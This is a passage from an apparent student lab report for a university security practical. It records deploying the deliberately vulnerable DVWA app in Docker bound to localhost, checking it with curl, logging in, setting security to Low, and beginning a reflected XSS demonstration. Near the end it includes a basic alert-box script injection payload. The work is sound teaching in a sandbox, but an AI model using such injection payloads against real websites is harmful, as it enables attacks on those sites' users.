Receiving objects: 100% (5840/5840), 2.96 MiB | 9.11 MiB/s, done.
Resolving deltas: 100% (2885/2885), done.

┌──(kali㉿kali)-[~/MSc-CS/Security-Attacks/Practical-05]
└─$ cd DVWA

┌──(kali㉿kali)-[~/MSc-CS/Security-Attacks/Practical-05/DVWA]
└─$
```

Recording the exact DVWA Revision

Command: git rev-parse HEAD | tee ../evidence/dvwa-commit.txt

```
┌──(kali㉿kali)-[~/MSc-CS/Security-Attacks/Practical-05/DVWA]
└─$ git rev-parse HEAD | tee ../evidence/dvwa-commit.txt
a1978a2fed195acd093010af6395f86a281537ca

┌──(kali㉿kali)-[~/MSc-CS/Security-Attacks/Practical-05/DVWA]
└─$
```

Confirming the safe local port binding

Command: grep -n A2 “ports:” compose.yml

```
┌──(kali㉿kali)-[~/MSc-CS/Security-Attacks/Practical-05/DVWA]
└─$ grep -n -A2 "ports" compose.yml
24:    ports:
25-      - 127.0.0.1:4280:80
26-    restart: unless-stopped

┌──(kali㉿kali)-[~/MSc-CS/Security-Attacks/Practical-05/DVWA]
└─$
```

Pulling the Container Images

Command: sudo docker compose pull

```
┌──(kali㉿kali)-[~/MSc-CS/Security-Attacks/Practical-05/DVWA]
└─$ sudo docker compose pull
[sudo] password for kali:
[+] Pulling 29/29
 ✔ db Pulled                                                    90.0s
   ✔ cf1a5487baaf Pull complete                                 58.0s
   ✔ 74510c5a3c8c Pull complete                                 66.4s
   ✔ 0fb036d13c64 Pull complete                                 70.4s
   ✔ 1ad427190931 Pull complete                                 70.4s
   ✔ 7b491b6735bd Pull complete                                 70.6s
   ✔ 77c672e7e92a Pull complete                                 85.0s
   ✔ 122ad3f2efb1 Pull complete                                 85.4s
   ✔ 492911ec3615 Pull complete                                 85.6s
 ✔ dvwa Pulled                                                 105.2s
   ✔ ecc510c1e359 Pull complete                                 30.2s
   ✔ b06d38994c79 Pull complete                                 30.4s
   ✔ 98ec16867954 Pull complete                                 86.7s
   ✔ fadac184c029 Pull complete                                 87.0s
   ✔ e37af3e95c47 Pull complete                                 88.0s
   ✔ fa171a020838 Pull complete                                 88.1s
   ✔ f4527b7aef5d Pull complete                                 88.2s
   ✔ 3abeca9d74cb Pull complete                                 91.0s
   ✔ 6c1de721bd73 Pull complete                                 91.1s
   ✔ 0dd2ad9d76f9 Pull complete                                 95.6s
   ✔ e10234afeede Pull complete                                 95.7s
   ✔ 4814c1f6b2f7 Pull complete                                 95.9s
   ✔ 8f4682996e77 Pull complete                                 96.0s
   ✔ 4f4fb700ef54 Pull complete                                 96.1s
   ✔ 6e30789478cf Pull complete                                102.1s
   ✔ 56765da62f6a Pull complete                                102.4s
   ✔ dc3e8c5326b1 Pull complete                                102.8s
   ✔ 9ab25f71d226 Pull complete                                102.8s
   ✔ b492b49e4b8e Pull complete                                103.1s

┌──(kali㉿kali)-[~/MSc-CS/Security-Attacks/Practical-05/DVWA]
└─$
```

Starting the DVWA

Command: sudo docker compose up -d

```
┌──(kali㉿kali)-[~/MSc-CS/Security-Attacks/Practical-05/DVWA]
└─$ sudo docker compose up -d
[+] Running 1/1
 ✔ dvwa Pulled                                                    1.6s
[+] Running 4/4
 ✔ Network dvwa_dvwa      Created                                 0.6s
 ✔ Volume dvwa_dvwa       Created                                 0.2s
 ✔ Container dvwa-db-1    Started                                 3.4s
 ✔ Container dvwa-dvwa-1  Started                                 3.9s

┌──(kali㉿kali)-[~/MSc-CS/Security-Attacks/Practical-05/DVWA]
└─$
```

Checking the Container Status

Command: sudo docker compose ps

```
┌──(kali㉿kali)-[~/MSc-CS/Security-Attacks/Practical-05/DVWA]
└─$ sudo docker compose ps
NAME          IMAGE                          COMMAND                  SERVICE   CREATED
      STATUS          PORTS
dvwa-db-1     docker.io/library/mariadb:10    "docker-entrypoint.s…"   db        2 minutes
ago   Up 2 minutes   3306/tcp
dvwa-dvwa-1   ghcr.io/digininja/dvwa:latest   "docker-php-entrypoi…"   dvwa      2 minutes
ago   Up 2 minutes   127.0.0.1:4280→80/tcp

┌──(kali㉿kali)-[~/MSc-CS/Security-Attacks/Practical-05/DVWA]
└─$
```

Verifying the HTTP Reachability

Command: curl -I http://127.0.0.1:4280/


```
┌──(kali㉿kali)-[~/MSc-CS/Security-Attacks/Practical-05/DVWA]
└─$ curl -I http://127.0.0.1:4280/
HTTP/1.1 302 Found
Date: Fri, 23 Oct 2026 15:44:28 GMT
Server: Apache/2.4.68 (Debian)
X-Powered-By: PHP/8.5.11
Set-Cookie: security=impossible; path=/; HttpOnly
Set-Cookie: PHPSESSID=afd306e166540d956647d25e55caf1c3; expires=Sat, 24 Oct 2026 15:44:28 G
MT; Max-Age=86400; path=/; domain=127.0.0.1; HttpOnly; SameSite=Strict
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Set-Cookie: PHPSESSID=42d3cb596249f47c1455679fd4e0ad0a; expires=Sat, 24 Oct 2026 15:44:28 G
MT; Max-Age=86400; path=/; domain=127.0.0.1; HttpOnly; SameSite=Strict
Location: login.php
Content-Type: text/html; charset=UTF-8


┌──(kali㉿kali)-[~/MSc-CS/Security-Attacks/Practical-05/DVWA]
└─$
```

D) Initializing and Login to the DVWA Target Application


Launching the Firefox ESR
Command: firefox-esr http://127.0.0.1:4280/ >/dev/null 2>&1 &







Creating/Resetting the DVWA Database


Entering **http://127.0.0.1:4280/setup.php** and Loggin in the DVWA




Selecting DVWA Security, and **Selecting Low amongst there**









Click Submit




E) Demonstrating and Performing XSS

Opening Reflected XSS Module, setting Security to Low







Entering name and click submit




Submitting harmless JavaScript payload

Command: <script>alert('Reflected-XSS')</script>






Observing the Request URL

